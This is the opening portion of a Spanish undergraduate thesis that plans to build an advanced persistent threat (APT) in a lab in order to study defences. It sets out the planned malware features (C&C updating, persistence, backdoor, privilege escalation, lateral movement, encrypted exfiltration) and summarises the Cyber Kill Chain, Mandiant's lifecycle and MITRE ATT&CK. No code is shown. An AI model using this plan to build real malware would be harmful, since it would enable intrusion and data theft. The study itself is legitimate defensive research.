Universidad de Valladolid

Escuela de Ingeniería Informática

TRABAJO FIN DE GRADO

Grado de Ingeniería Informática

Mención de Ingeniería de Software

Creación de una APT (Advanced Persistent Threat)

Autor:
Gonzalo Roa Gutiérrez

Agradecimientos

Este proyecto va dedicado
a mi familia, por apoyarme y enseñarme el valor del trabajo duro y la constancia,
a mis amigos y compañeros, por estar ahí en las victorias y en las derrotas y
a mis profesores por guiarme durante mis estudios.

A todos, mil gracias.

- Gonzalo Roa

Universidad de Valladolid

Escuela de Ingeniería Informática

TRABAJO FIN DE GRADO

Grado de Ingeniería Informática

Mención de Ingeniería de Software

Creación de una APT (Advanced Persistent Threat)

Autor:
Gonzalo Roa Gutiérrez
Tutor:
Blas Torregrosa García

Resumen

El presente trabajo de fin de grado consiste en el desarrollo e implementación de un tipo de malware conocido como APT. Se pretende con ello comprender su funcionamiento y así poder desarrollar medidas de protección efectivas.

La idea del proyecto surge como respuesta al aumento de ciberataques en organizaciones gubernamentales y empresas durante los últimos años. El tipo de malware que se estudia es uno de los más difíciles de detectar y contrarrestar dado que el conocimiento que se tiene sobre su funcionamiento es muy escaso. Además se especializan en evitar ser detectados.

Debido a esta incertidumbre y desconocimiento, es necesario estudiar el comportamiento de este tipo de amenazas y así poder desarrollar medidas preventivas que lo contrarresten. No solamente es muy difícil de detectar sino que las consecuencias resultantes de su infección pueden ser muy graves, ya sea por el robo de información o por sabotaje a proyectos. Lo primero que se debe hacer es entender lo que diferencia a las amenazas persistentes avanzadas(APTs) del resto de amenazas, su ciclo de vida y las técnicas que emplean con el fin de realizar una implementación que sea fiel a la realidad y que sirva para poder desarrollar medidas de detección.

Índice general

Índice de figuras

Índice de tablas

Capítulo 1

Introducción

1.1. Contexto

Hoy en día, la seguridad informática está ganando cada vez más importancia en la sociedad. Esto se debe al continuo aumento de ciberataques a organizaciones gubernamentales y empresas a lo largo de los años. Estos ataques no solo aumentan en número, sino que también se vuelven más sofisticados y más difíciles de detectar y prevenir.

Una de las amenazas más dañinas para las empresas son las APT(Advanced Persistent Threats), también conocidas como Amenazas Persistentes Avanzadas, que consisten en un conjunto de procesos informáticos sigilosos orquestados por un tercero con la intención y la capacidad de atacar a través de múltiples vectores de ataque (ingeniería social, vulnerabilidades...) y de forma continuada en el tiempo. Para realizar la infección es habitual aprovechar vulnerabilidades de tipo zero-day, es decir, que aún no se han corregido. También es muy común que se exploten vulnerabilidades ya descubiertas y corregidas pero, dado que hay muchos equipos que se quedan sin actualizar, siguen siendo vulnerables a esta amenaza.

1.2. Motivación

En lo referente a las APTs, la documentación sobre su funcionamiento es escasa. Este es uno de los motivos por el cuál su detección y descubrimiento es tan compleja. El comprender cómo funcionan estas amenazas, las técnicas que usan y sus objetivos pueden ser factores determinantes para mejorar su detección y evitar que puedan causar daños.

1.3. Objetivos y alcance

Como hemos mencionado, nuestro principal objetivo reside en comprender el funcionamiento de las APTs para, posteriormente, crear medidas de protección. Por ello, los objetivos se concretarán en:

1. **Estudio de las APTs:** En esta fase se estudiará la documentación disponible sobre APTs para conocer su definición y qué funcionalidad deberá implementar el malware.
2. **Creación y configuración del laboratorio de pruebas:** Se modelará y configurará un laboratorio de pruebas para realizar los experimentos con el fin de poner a prueba la

funcionalidad desarrollada.

3. **Creación de la APT:** Se diseñará y desarrollará la funcionalidad de una APT para su estudio práctico.

4. **Realización del experimento:** Finalmente, se realizará un experimento donde se pondrá a prueba la funcionalidad desarrollada. Para ello, se simulará que uno de los equipos del laboratorio de pruebas se infecta y se observará su comportamiento.

Capítulo 2

Plan de proyecto

A continuación se detallan los conceptos y acrónimos que se deben conocer; posteriormente se presenta el plan de desarrollo de este TFG y finalmente se muestra el plan de riesgo.

2.1. Conceptos y acrónimos


- **APT:** una APT es un conjunto de procesos informáticos sigilosos orquestados por un tercero con la intención y la capacidad de atacar a través de múltiples vectores de ataque (ingeniería social, vulnerabilidades...) y de forma continuada en el tiempo. Sus principales características son:
  - Avanzada: Debido al gran número de técnicas que pueden emplear para llevar a cabo sus objetivos.
  - Persistente: Pueden llegar a permanecer un largo periodo de tiempo ocultas; normalmente este tipo de ataques buscan una información específica.
  - Amenaza: Debido a la existencia de un atacante con un objetivo.
- **Malware:** es un término genérico para referirse a cualquier tipo de programa malicioso. Este tipo de programas está pensado para infiltrarse en un sistema sin que el usuario se percate. Existe una gran variedad de ellos. Cada uno tiene sus objetivos y los intenta cumplir de forma diferente. Sin embargo, todos comparten dos rasgos: se intenta ocultar del usuario y tiene intereses en contra de la persona atacada.
- **C&C:** es un servidor que hace la función de centro de mando para malware relacionado con ataques dirigidos y se usa para almacenar datos robados o enviar comandos. El establecer comunicaciones con este servidor es vital para que los atacantes puedan realizar movimientos laterales en la red.

2.2. Modelo y fases del proyecto

Para el desarrollo del proyecto se empleará la metodología de desarrollo en cascada. En este método lineal y secuencial de desarrollo, solo al finalizar cada fase se avanza a la siguiente. Las fases son:

1. **Fase de investigación inicial:** En esta fase se recopilará la documentación necesaria para el desarrollo del trabajo.

2. **Fase de creación del laboratorio de pruebas:** Se modelará e implementará el laboratorio de pruebas.
3. **Fase de implementación de funcionalidad:** Se implementarán las distintas funcionalidades de la APT.
4. **Fase de pruebas:** Se realizará el experimento con la APT en el laboratorio de pruebas para verificar que funciona.
5. **Fase de documentación:** Finalmente, se completará la documentación requerida para la presentación del TFG.



	Nombre de tarea	Duración	Comienzo	Fin	Pr
1	**TFG**	**90 días**	**jue 11/02/21**	**jue 17/06/21**	
2	Investigacion inicial	10 días	jue 11/02/21	jue 25/02/21	
3	Creación de lab pruebas	10 días	jue 25/02/21	jue 11/03/21	2
4	**Implementación funcionalidad**	**45 días**	**jue 11/03/21**	**jue 13/05/21**	
5	Conexión y actualizació	5 días	jue 11/03/21	jue 18/03/21	3
6	Persistencia	5 días	jue 18/03/21	jue 25/03/21	5
7	Backdoor	5 días	jue 25/03/21	jue 01/04/21	6
8	Reconocimiento	5 días	jue 01/04/21	jue 08/04/21	7
9	Escalado privilegios	10 días	jue 08/04/21	jue 22/04/21	8
10	Movimientos laterales	10 días	jue 22/04/21	jue 06/05/21	9
11	Exfiltración	5 días	jue 06/05/21	jue 13/05/21	10
12	Pruebas	5 días	jue 13/05/21	jue 20/05/21	4
13	Documentación	20 días	jue 20/05/21	jue 17/06/21	12

Figura 2.1: Diagrama de Gantt

2.2.1. Fases de la planificación

Fases iniciales

ID: 02 Investigación Inicial
Predecesoras: -
Duración: 10 días
Se debe realizar una investigación inicial y recopilar la documentación necesaria para la realización del proyecto.

ID: 03 Creación del laboratorio de pruebas
Predecesoras: 02
Duración: 10 días
Se debe modelar e implementar el laboratorio de pruebas en el que se va a probar la APT

Fases de implementación de la funcionalidad

ID: 05 Conexión y actualización
Predecesoras: 03
Duración: 5 días
La APT intentará conectarse al Command and Control(C&C) para comprobar si hay una nueva versión y, si la hay, actualizarse.

ID: 06 Persistencia
Predecesoras: 05
Duración: 5 días
La APT será capaz de hacerse persistente en la máquina objetivo y activarse al iniciar sesión el usuario.

ID: 07 Backdoor
Predecesoras: 06
Duración: 5 días
La APT habilitará un puerto en la máquina para conexión remota e implementará una serie de comandos para facilitar algunas tareas como enviar y recibir archivos.

ID: 08 Reconocimiento
Predecesoras: 07
Duración: 5 días
La APT será capaz de hacer un reconocimiento de los equipos que hay en su subred y los puertos que hay abiertos.

ID: 09 Escalado de privilegios
Predecesoras: 08
Duración: 10 días
La APT será capaz de obtener permisos de administrador en la máquina objetivo.

ID: 10 Movimientos laterales
Predecesoras: 09
Duración: 10 días
La APT será capaz de propagarse a otros equipos.

ID: 11 Exfiltración
Predecesoras: 10
Duración: 5 días
La APT será capaz de enviar datos de forma cifrada u oculta al exterior.

Fases finales

ID: 12 Realización de pruebas
Predecesoras: 11
Duración: 5 días
Se probará la APT en un entorno controlado para comprobar que funciona correctamente.

ID: 13 Documentación
Predecesoras: 12
Duración: 20 días
Se completará la documentación para la entrega del TFG.

2.3. Plan de contingencia

A continuación se presenta en la tabla 2.1 el plan de contingencia para los sucesos que pudieran ocurrir a lo largo del desarrollo del proyecto:

Riesgo	Contingencia
Avería de las máquinas del proyecto	En este caso se utiliza un sistema de control de versiones como GitHub o Dropbox en caso de que el tiempo que quedase para entregar el proyecto no fuese suficiente o usar otra máquina distinta
El tiempo disponible no es suficiente	Se retrasará la fecha de entrega del proyecto hasta la segunda convocatoria.
Personal no disponible	En caso de que el personal no esté disponible causando un retraso en el proyecto, se pospondrá la fecha de entrega a la segunda convocatoria.
Fallos de conexión	Si no se pudieran usar las máquinas en las que se desarrolla el proyecto por problemas de conexión se procedería a reajustar los plazos adelantando las tareas que puedan prescindir de su uso hasta que la conexión se restablezca.
Actualización de la funcionalidad	En caso de que se realicen cambios en los requisitos durante el desarrollo de irán actualizando las fechas previstas de entrega.
Complejidad del desarrollo excede la esperada	En caso de que la funcionalidad que se quiera implementar conlleve un mayor tiempo de desarrollo, la fecha de entrega se pospondrá a la segunda convocatoria.
La planificación tiene demasiada funcionalidad para ser implementada en el tiempo disponible	Si la funcionalidad prevista inicialmente no puede ser implementada en el tiempo disponible se retrasará la fecha de entrega a la segunda convocatoria o en su defecto se reduciría la funcionalidad a implementar.

Cuadro 2.1: Tabla de contingencia

Capítulo 3

Marco teórico

3.1. Advanced Persistent Threat

Una APT (Advanced Persistent Threat), también conocida como Amenzada Persistente Avanzada, es un tipo de malware que usa varios vectores de ataque (como zero-days, servicios con vulnerabilidades, ingeniería social ...) combinado con el uso de técnicas avanzadas, durante un largo periodo de tiempo hasta el cumplimiento del objetivo. Este malware se enfoca en una organización en concreto y pasa mucho tiempo esperando una oportunidad para vulnerarla. No toda amenaza es una APT.

Se puede decir que un malware es una APT si cumple con las siguientes características:

- Es malware intencionado con **objetivos definidos**. Atacarán a un único objetivo de forma persistente.
- **Tolerante frente al riesgo**. Este tipo de malware tiene como objetivos permanecer oculto en el sistema y aumentar su control sobre este. A veces, solo lo hace para causar pérdidas y daños.
- **Enfocado con un objetivo final**. Tiene un objetivo claro y no se distrae con otros objetivos secundarios. Por ejemplo, puede estar enfocado a robar contraseñas o a robar los planos de un nuevo diseño.
- **Sofisticado**. Usa vulnerabilidades zero-day y ataques de múltiples vectores.
- **Múltiples localizaciones**. Los ataques que efectúa pueden tener su origen en varias fuentes distintas. Esto dificulta identificar la fuente del ataque.
- **Se oculta en grandes volúmenes de datos**. Aprovecha grandes volúmenes de datos para que sea más difícil distinguirlo de programas legítimos.
- **Gran financiación**. Normalmente tienen una gran financiación proveniente de una nación o de grandes corporaciones.

3.2. The Cyber Kill Chain

Cada vez son más las empresas afectadas por ciberataques a pesar de que el número de organizaciones que han implementado medidas de seguridad ha ido en aumento.

La clave para detectar, detener y recuperarse de un ciberataque es comprender su ciclo de vida e implementar las medidas necesarias para contrarrestarlo.

El modelo de ”Cyber Kill Chain” fue empleado en sus inicios en el ámbito militar para definir los pasos que usaba el enemigo al atacar un objetivo. Más tarde los analistas de Lockheed

Marting Corportation lo emplearon para ayudar a tomar decisiones frente a ciberataques e intrusiones.




Figura 3.1: Cyber kill chain

El modelo consta de 7 etapas:

- **Reconocimiento (Reconnaissance)**. En esta etapa se investiga, identifica y selecciona objetivos a través de la recolección de información. También se recoge información técnica como la tecnología que usa el objetivo. Fuentes de información más comunes son información pública del objetivo y redes sociales.
- **Militarización (Weaponization)**. Se decide cómo se va a llevar a cabo el ataque. Un ejemplo de esto podría ser crear un word que contenga un malware y enviarlo por correo

electrónico a uno de los empleados.

- **Entrega (Delivery)**. Consiste en la transmisión del mensaje a las víctimas. El método más usado es mediante una campaña de phishing en el que los destinatarios abran un archivo malicioso que descargue malware.
- **Explotación (Exploitation)**. En esta fase el malware explota la vulnerabilidad de las víctimas para ganar acceso a los sistemas.
- **Instalación (Installation)**. El malware se instala en el sistema, descarga aquellos ficheros que le sean necesarios y establece persistencia en el equipo.
- **Comando y Control (Comand and control)**. Se establecen canales de comunicación con el atacante que permita controlarlo de manera remota.
- **Acciones (Actions)**. La última fase consiste en cumplir el objetivo del ataque como obtener credenciales de acceso o ficheros confidenciales.

3.3. Ciclo de vida de una APT de Mandiant

Una vez hemos visto las fases de la Cyber Kill Chain, pasamos a estudiar de forma más específica las fases del ciclo de vida de una APT. A continuación se expone el modelo de ciclo de vida de una APT de Mandiant [6].




Figura 3.2: Ciclo de vida de una APT de Mandiant

El modelo presenta dos fases iniciales: **Reconocimiento Inicial** (Initial Reconnaissance), que sería la fase de Reconocimiento de la Cyber Kill Chain, y la fase de **Compromiso Inicial**(Initial Compromise), que abarcaría las fases de Militarización y Entrega.

La siguiente fase se llama **Establecer Punto de Apoyo** (Establish Foothold), que consiste en instalar backdoors que nos permitan acceder sin ser detectados. Esta fase abarca las fases de Explotación e Instalación de Cyber Kill Chain.

A continuación, en la fase **Escalada de Privilegios** (Privilege Escalation) se pretende obtener privilegios de administrador en el sistema. Este paso es muy importante para la obtención de nombres de usuario y contraseñas que luego permitirán el movimiento sigiloso a través de la red.

La fase de **Reconocimiento Interno** (Internal Reconnaissance) consiste en recopilar información de dentro de la red. Después se harán **Movimientos Laterales** (Move Laterally) en los que se usarán las credenciales previamente descubiertas para acceder a otros sistemas

de la red. A continuación, se pasará a la fase de **Mantener Presencia** (Maintain Presence) en la que se pretende asegurar un posterior acceso a ese entorno, ya sea replicando la APT en el equipo o abriendo una backdoor.

La última fase es **Completar la Misión** (Complete Mission) donde el atacante consigue su objetivo, ya sean archivos confidenciales o comprometer un servicio.

Una vez hemos visto las fases del ciclo de vida de una APT, tenemos una idea más clara de cual es el comportamiento esperado de este malware.

3.4. Adversarial Tactics, Techniques and Common Knowledge Model And Framework

The MITRE Corporation, más conocida como MITRE, es una organización estadounidense sin ánimo de luco localizada en Massachusetts y Virginia. Provee ingeniería de sistemas, investigación y desarrollo, y soporte sobre tecnologías de la información al gobierno de Estados Unidos de América.

En 2013 crearon ATT&CK (Adversarial Tactics, Techniques & Common Knowledge), a la fecha en versión beta, para catalogar y analizar las Amenazas Persistentes Avanzadas. Esto es un repositorio de técnicas y tácticas usadas por atacantes de incidentes que han afectado a organizaciones.

MITRE tiene tres matrices de técnicas:

- **Matriz PRE-ATTACK&CK**[20]: abarca las fases de reconocimiento y militarización de la Cyber Kill Chain.
- **Matriz ATT&CK para empresa**[18]: recoge el resto de fases aplicado a cada sistema operativo.
- **Matriz ATT&CK para dispositivos móviles**[19]: presenta técnicas empleadas en dispositivos móviles.




Figura 3.3: Esquema de matrices de MITRE

Algunas de estas tácticas se van a emplear en el experimento. Actualmente, la matriz de Mitre recoge las siguientes 14 categorías de tácticas de ataque: Reconocimiento, Desarrollo de Recursos, Acceso inicial, Ejecución, Persistencia, Escalado de privilegios, Evasión de defensa, Acceso de credenciales, Descubrimiento, Movimiento lateral, Colección, Comando y Control, Exfiltración e Impacto.

En cada columna de la matriz se presentan las distintas técnicas con las que se podría emplear esa táctica. Estas técnicas se clasifica en tipos, que a su vez explican en qué consisten y las formas de mitigar y detectar para cada caso.

A continuación se presentan algunas de las técnicas mencionadas:




Figura 3.4: Matriz de empresa de MITRE (Últ. modif: 27 Abril 2021)

Capítulo 4

Laboratorio y desarrollo del experimento

Para la realización del experimento, usaremos el siguiente laboratorio:

